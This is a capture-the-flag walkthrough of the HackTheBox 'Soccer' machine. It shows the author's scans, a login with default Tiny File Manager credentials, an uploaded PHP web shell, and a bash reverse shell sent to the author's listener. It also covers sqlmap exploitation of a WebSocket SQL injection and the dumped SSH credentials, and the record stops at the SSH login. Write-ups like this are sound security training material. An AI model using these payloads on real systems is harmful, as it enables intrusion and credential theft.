


# Soccer

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.194

Lets try pinging it

```
ping 10.10.11.194 -c 5
PING 10.10.11.194 (10.10.11.194) 56(84) bytes of data.
64 bytes from 10.10.11.194: icmp_seq=1 ttl=63 time=70.1 ms
64 bytes from 10.10.11.194: icmp_seq=2 ttl=63 time=88.8 ms
64 bytes from 10.10.11.194: icmp_seq=3 ttl=63 time=70.8 ms
64 bytes from 10.10.11.194: icmp_seq=4 ttl=63 time=89.5 ms
64 bytes from 10.10.11.194: icmp_seq=5 ttl=63 time=88.5 ms

--- 10.10.11.194 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 70.086/81.544/89.521/9.083 ms
```

Alright, lets do some port scanning next

---

## Port Scanning

### All Port Scan

```
rustscan -a 10.10.11.194 --ulimit 5000
```

```
rustscan -a 10.10.11.194 --ulimit 5000
. https://github.com/rustScan/rustScan .
-----
Open ports, closed hearts.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.194:22
Open 10.10.11.194:80
Open 10.10.11.194:9091
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-14 22:13 IST
Initiating Ping Scan at 22:13
Scanning 10.10.11.194 [2 ports]
Completed Ping Scan at 22:13, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:13
Completed Parallel DNS resolution of 1 host. at 22:13, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 22:13
Scanning 10.10.11.194 [3 ports]
Discovered open port 80/tcp on 10.10.11.194
Discovered open port 22/tcp on 10.10.11.194
Discovered open port 9091/tcp on 10.10.11.194
Completed Connect Scan at 22:13, 0.13s elapsed (3 total ports)
Nmap scan report for 10.10.11.194
Host is up, received syn-ack (0.090s latency).
Scanned at 2024-10-14 22:13:07 IST for 0s

PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack
80/tcp    open  http         syn-ack
9091/tcp  open  xmltec-xmlmail  syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

#### 🔗 Open Ports

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
80/tcp	open	http	syn-ack
9091/tcp	open	xmltec-xmlmail	syn-ack

Lets try an aggressive scan on these

## Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,9091 10.10.11.194 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,9091 10.10.11.194 -o aggressiveScan.txt
nmap: scan report for 10.10.11.194
Host is up (0.17s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.hbt/
|_http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp  open  xmltec-xmmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     GetRequest:
|       HTTP/1.1 404 Not Found
|       Content-Security-Policy: default-src 'none'
|       X-Content-Type-Options: nosniff
|       Content-Type: text/html; charset=utf-8
|       Content-Length: 139
|       Date: Mon, 14 Oct 2024 16:42:11 GMT
|       Connection: close
|       <!DOCTYPE html>
|       <html lang="en">
|         <head>
|           <meta charset="utf-8">
|           <title>Error</title>
|         </head>
|         <body>
|           <pre>Cannot GET /</pre>
|         </body>
|       </html>
|     HTTPOptions:
```

### 🔗 Aggressive Scan

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
3072	ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d	(RSA)	
256	df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c	(ECDSA)	

```
| 256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|http-title: Did not follow redirect to http://soccer.htb/
|http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp open xmltec-xmlmail?
| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck,
```

Lets add soccer.htb to /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.242      devvortex.htb    dev.devvortex.htb
10.10.11.252      bizness.htb
10.10.11.217      topology.htb    latex.topology.htb      dev
10.10.11.227      keeper.htb       tickets.keeper.htb
10.10.11.136      panda.htb        pandora.panda.htb
10.10.11.105      horizontall.htb  api-prod.horizontall.htb
10.10.11.239      codify.htb
10.10.11.208      searcher.htb     gitea.searcher.htb
10.10.11.219      pilgrimage.htb
10.10.11.233      analytical.htb   data.analytical.htb
10.10.11.230      cozyhosting.htb
10.10.11.194      soccer.htb
```

Alright lets do some Directory Fuzzing and VHOST Enumeration

---

## Directory Fuzzing and VHOST Enumeration

### Directory Fuzzing

```
feroxbuster -u http://soccer.htb -w /usr/share/wordlists/dirb/common.txt -t
200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox git:(main) (4.57s)
feroxbuster -u http://soccer.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

by Ben "epi" Risher © ver: 2.11.0

Target Url	http://soccer.htb
Threads	200
Wordlist	/usr/share/wordlists/dirb/common.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.11.0
Config File	/home/pks/.config/feroxbuster/ferox-config.toml
Extract Links	true
HTTP methods	[GET]
Follow Redirects	true
Recursion Depth	4

■ Press [ENTER] to use the Scan Management Menu™

```
404      GET      7L      12w      162c Auto-filtering found 404-like response and c  
403      GET      7L      10w      162c Auto-filtering found 404-like response and c  
200      GET      494L     1440w    96128c http://soccer.htb/ground3.jpg  
200      GET      2232L    4070w    223875c http://soccer.htb/ground4.jpg  
200      GET      809L     5093w    490253c http://soccer.htb/ground1.jpg  
200      GET      711L     4253w    403502c http://soccer.htb/ground2.jpg  
200      GET      147L     526w     6917c http://soccer.htb/  
200      GET      147L     526w     6917c http://soccer.htb/index.html  
[#####] - 4s      4635/4635    0s      found:6      errors:0  
[#####] - 3s      4614/4614    1445/s   http://soccer.htb/
```

## Directories

```
200 GET 4941 1440w 96128c http://soccer.htb/ground3.jpg ↳  
200 GET 22321 4070w 223875c http://soccer.htb/ground4.jpg ↳  
200 GET 8091L 5093w 490253c http://soccer.htb/ground1.jpg ↳  
200 GET 7111L 4253w 403502c http://soccer.htb/ground2.jpg ↳  
200 GET 1471L 526w 6917c http://soccer.htb/ ↳  
200 GET 1471L 526w 6917c http://soccer.htb/index.html ↳
```


Lets do VHOST enumeration as well

## VHOST Enumeration

Nothing here lets see the web application now

# Web Application

## Default page



Just a static site  
So i was stuck here for a bit so i tried going back a step to run another directory fuzzing with a different wordlist

```
feroxbuster -u http://soccer.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t 200 -r
```

```
feroxbuster -u http://soccer.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t 200 -r

[---] [---] [---] [---] [---] [---] [---]
[---] [---] [---] [---] [---] [---] [---]
by Ben "epi" Risher 🇪 ver: 2.11.0



|                  |                                                                          |
|------------------|--------------------------------------------------------------------------|
| Target Url       | http://soccer.htb                                                        |
| Threads          | 200                                                                      |
| Wordlist         | /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt |
| Status Codes     | All Status Codes!                                                        |
| Timeout (secs)   | 7                                                                        |
| User-Agent       | feroxbuster/2.11.0                                                       |
| Config File      | /home/pks/.config/feroxbuster/ferox-config.toml                          |
| Extract Links    | true                                                                     |
| HTTP methods     | [GET]                                                                    |
| Follow Redirects | true                                                                     |
| Recursion Depth  | 4                                                                        |




Press [ENTER] to use the Scan Management Menu™

403 GET 7l 10w 162c Auto-filtering found 404-like response and created new filter; toggle off with
404 GET 7l 12w 162c Auto-filtering found 404-like response and created new filter; toggle off with
200 GET 147l 526w 6917c http://soccer.htb/
200 GET 494l 1440w 96128c http://soccer.htb/ground3.jpg
200 GET 2232l 4070w 223875c http://soccer.htb/ground4.jpg
200 GET 809l 5093w 490253c http://soccer.htb/ground1.jpg
200 GET 711l 4253w 403502c http://soccer.htb/ground2.jpg
200 GET 96l 1750w 11521c http://soccer.htb/tiny/
[#####] - 23s 129049/129049 0s found:6 errors:0
[#####] - 17s 43008/43008 2539/s http://soccer.htb/
[#####] - 16s 43008/43008 2742/s http://soccer.htb/tiny/
[#####] - 16s 43008/43008 2741/s http://soccer.htb/tiny/uploads/
```

### 🔗 New Directory

200 GET 96l 1750w 11521c <http://soccer.htb/tiny/>

Lets see this page now



So lets find some default creds for this

tiny file manager default credentials

All Videos Images Shopping News Web Books More Tools

An AI Overview is not available for this search

Default username/password: **admin/admin@123. user/12345.** 1 Dec 2022

**GitHub** <https://github.com/prasathmani/tinyfilemanager/wiki>

[In English](#)

About featured snippets • Feedback

So i tried `admin:admin@123` and this worked

# Gaining Access

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox git:(main)±4 (7.546s)  
vim shell.php
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox git:(main)±4 (0.022s)
cat shell.php
```

```
<?php  
system($_REQUEST['cmd']);  
?>
```

And lets upload this  
U can do that under tiny/uploads/

	Name	Size	Modified	Perms	Owner	Actions
	..					
	↳ shell.php	35 B	14.10.24 17:16	0644	www-data:www-data	
Full Size: 35 B File: 1 Folder: 0 Memory used: 2 MB Partition size: 1.07 GB free of 3.84 GB						
<input type="checkbox"/> Select all <input type="checkbox"/> Unselect all <input type="checkbox"/> Invert Selection						

The second button from the right give us the link to where this file is lets go there



And we have code execution lets get a revshell now im gonna use burp for this one

But first lets start a listener

```
nc -lvp 9001
Listening on 0.0.0.0 9001
```

Now we get the revshell like this

## Request

Pretty Raw Hex

🔍 🔍 ⌂ ⌂

```
1 POST /tiny/uploads/shell.php HTTP/1.1
2 Host: soccer.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
   Firefox/131.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-GPC: 1
8 Connection: keep-alive
9 Cookie: filemanager=9h8me3m5vuru07eo6mm92hh4nd
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 59
14
15 cmd=bash++c+'bash+-i+>%26+/dev/tcp/10.10.16.31/9001+0>%261'
```

And we get our revshell here

```
nc -lvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.194 33324
bash: cannot set terminal process group (1045): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:~/html/tiny/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@soccer:~/html/tiny/uploads$
```

Lets upgrade this

```
nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.194 33324
bash: cannot set terminal process group (1045): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:~/html/tiny/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@soccer:~/html/tiny/uploads$ python3 --version
python3 --version
Python 3.8.10
www-data@soccer:~/html/tiny/uploads$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ds$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@soccer:~/html/tiny/uploads$ ^Z
[1] + 54364 suspended nc -lvpn 9001

~/Documents/Notes/Hands-on-Hacking/HacktheBox git:(main)
stty raw -echo;fg
[1] + 54364 continued nc -lvpn 9001

www-data@soccer:~/html/tiny/uploads$ export TERM=xterm
www-data@soccer:~/html/tiny/uploads$
```

## Lateral PrivEsc

So i just ran linpeas and found this

```
==| PHP exec extensions
drwxr-xr-x 2 root root 4096 Dec  1 2022 /etc/nginx/sites-enabled
drwxr-xr-x 2 root root 4096 Dec  1 2022 /etc/nginx/sites-enabled
lrwxrwxrwx 1 root root 41 Nov 17 2022 /etc/nginx/sites-enabled/soc-player.htb -> /etc/nginx/sites-available/soc-player.htb
server {
    listen 80;
    listen [::]:80;
    server_name soc-player.soccer.htb;
    root /root/app/views;
    location / {
        proxy_pass http://localhost:3000;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```

Lets add this to our hosts file


```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
  
10.10.11.242      devvortex.htb    dev.devvortex.htb  
10.10.11.252      bizness.htb  
10.10.11.217      topology.htb   latex.topology.htb      dev.t  
10.10.11.227      keeper.htb     tickets.keeper.htb  
10.10.11.136      panda.htb       pandora.panda.htb  
10.10.11.105      horizontall.htb api-prod.horizontall.htb  
10.10.11.239      codify.htb  
10.10.11.208      searcher.htb   gitea.searcher.htb  
10.10.11.219      pilgrimage.htb  
10.10.11.233      analytical.htb  data.analytical.htb  
10.10.11.230      cozyhosting.htb  
10.10.11.194      soccer.htb      soc-player.soccer.htb  
~
```

Lets see this now




Slightly modified look at the option upto

Lets make a account and login



Now lets try our ticket



Lets try an wrong one

Your Ticket Id: 53770

53769|

Ticket Doesn't Exist

10 days remaining for the match.

Price

Free

\*\* Please don't forget your ticket number. \*\*

And lets try an boolean expression here

Your Ticket Id: 53770

53769 or 1=1-- -

Ticket Exists

10 days remaining for the match.

Price

Free

\*\* Please don't forget your ticket number. \*\*

And we have a boolean based sql injection here but this is not a http request here as we see in in burp this is a websocket

WebSocket ID: 2 - http://soc-player.soccer.htb:9091

Send WebSocket Message

Send To server

Select next message received

Pretty Raw Hex

History

Message	Direction	Manual	Length	Time ..	WebSoc
[id:"53769 or 1=1--"]	→ To server	✓	25	23:37:55 14 Oct 2024	2
Ticket Exists	← To client		13	23:37:55 14 Oct 2024	2
[id:"53769 or 1=1--"]	→ To server	✓	25	23:38:17 14 Oct 2024	2
Ticket Exists	← To client		13	23:38:17 14 Oct 2024	2

Pretty Raw Hex

1 Ticket Exists

Now lets exploit this using sqlmap from here

```
sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch
```

and run this

```
[23:50:55] [WARNING] In OR boolean-based injection cases, please
[23:50:55] [INFO] checking if the injection point on (custom) POST
(custom) POST parameter 'JSON #1*' is vulnerable. Do you want to
sqlmap identified the following injection point(s) with a total o
---
Parameter: JSON #1* ((custom) POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause
  Payload: {"id":"-7838 OR 9069=9069"}
---
[23:51:18] [INFO] testing MySQL
[23:51:19] [INFO] confirming MySQL
[23:51:21] [INFO] the back-end DBMS is MySQL
```

And it worked lets dump the databases now

```
sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --level 5 --dbs --threads 10
```

```
[23:54:08] [INFO] retrieved: 9
[23:54:20] [INFO] retrieved: soccer_db
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
```

Lets dump this soccer\_db database

```
[23:57:42] [INFO] retrieved: player
Database: soccer_db
Table: accounts
[1 entry]
+-----+-----+-----+
| id   | email           | password          | username |
+-----+-----+-----+
| 1324 | player@player.htb | Player0ftheMatch2022 | player   |
+-----+-----+-----+
```

Got some creds here, these work for ssh as well as the website but the website has nothing for us so lets ssh in with these creds

#### ⚠ User Creds

```
Username : player
Password : Player0ftheMatch2022
```

Lets ssh in

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Soccer git:(main)±3 (8.191s)
ssh player@soccer.htb

The authenticity of host 'soccer.htb (10.10.11.194)' can't be established.
ED25519 key fingerprint is SHA256:PxRZkGxbqpmtATcgie2b7E8Sj3pw1L5jMEqe770b3FE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'soccer.htb' (ED25519) to the list of known hosts.
player@soccer.htb's password:
```

```
player@soccer:~ (0.149s)
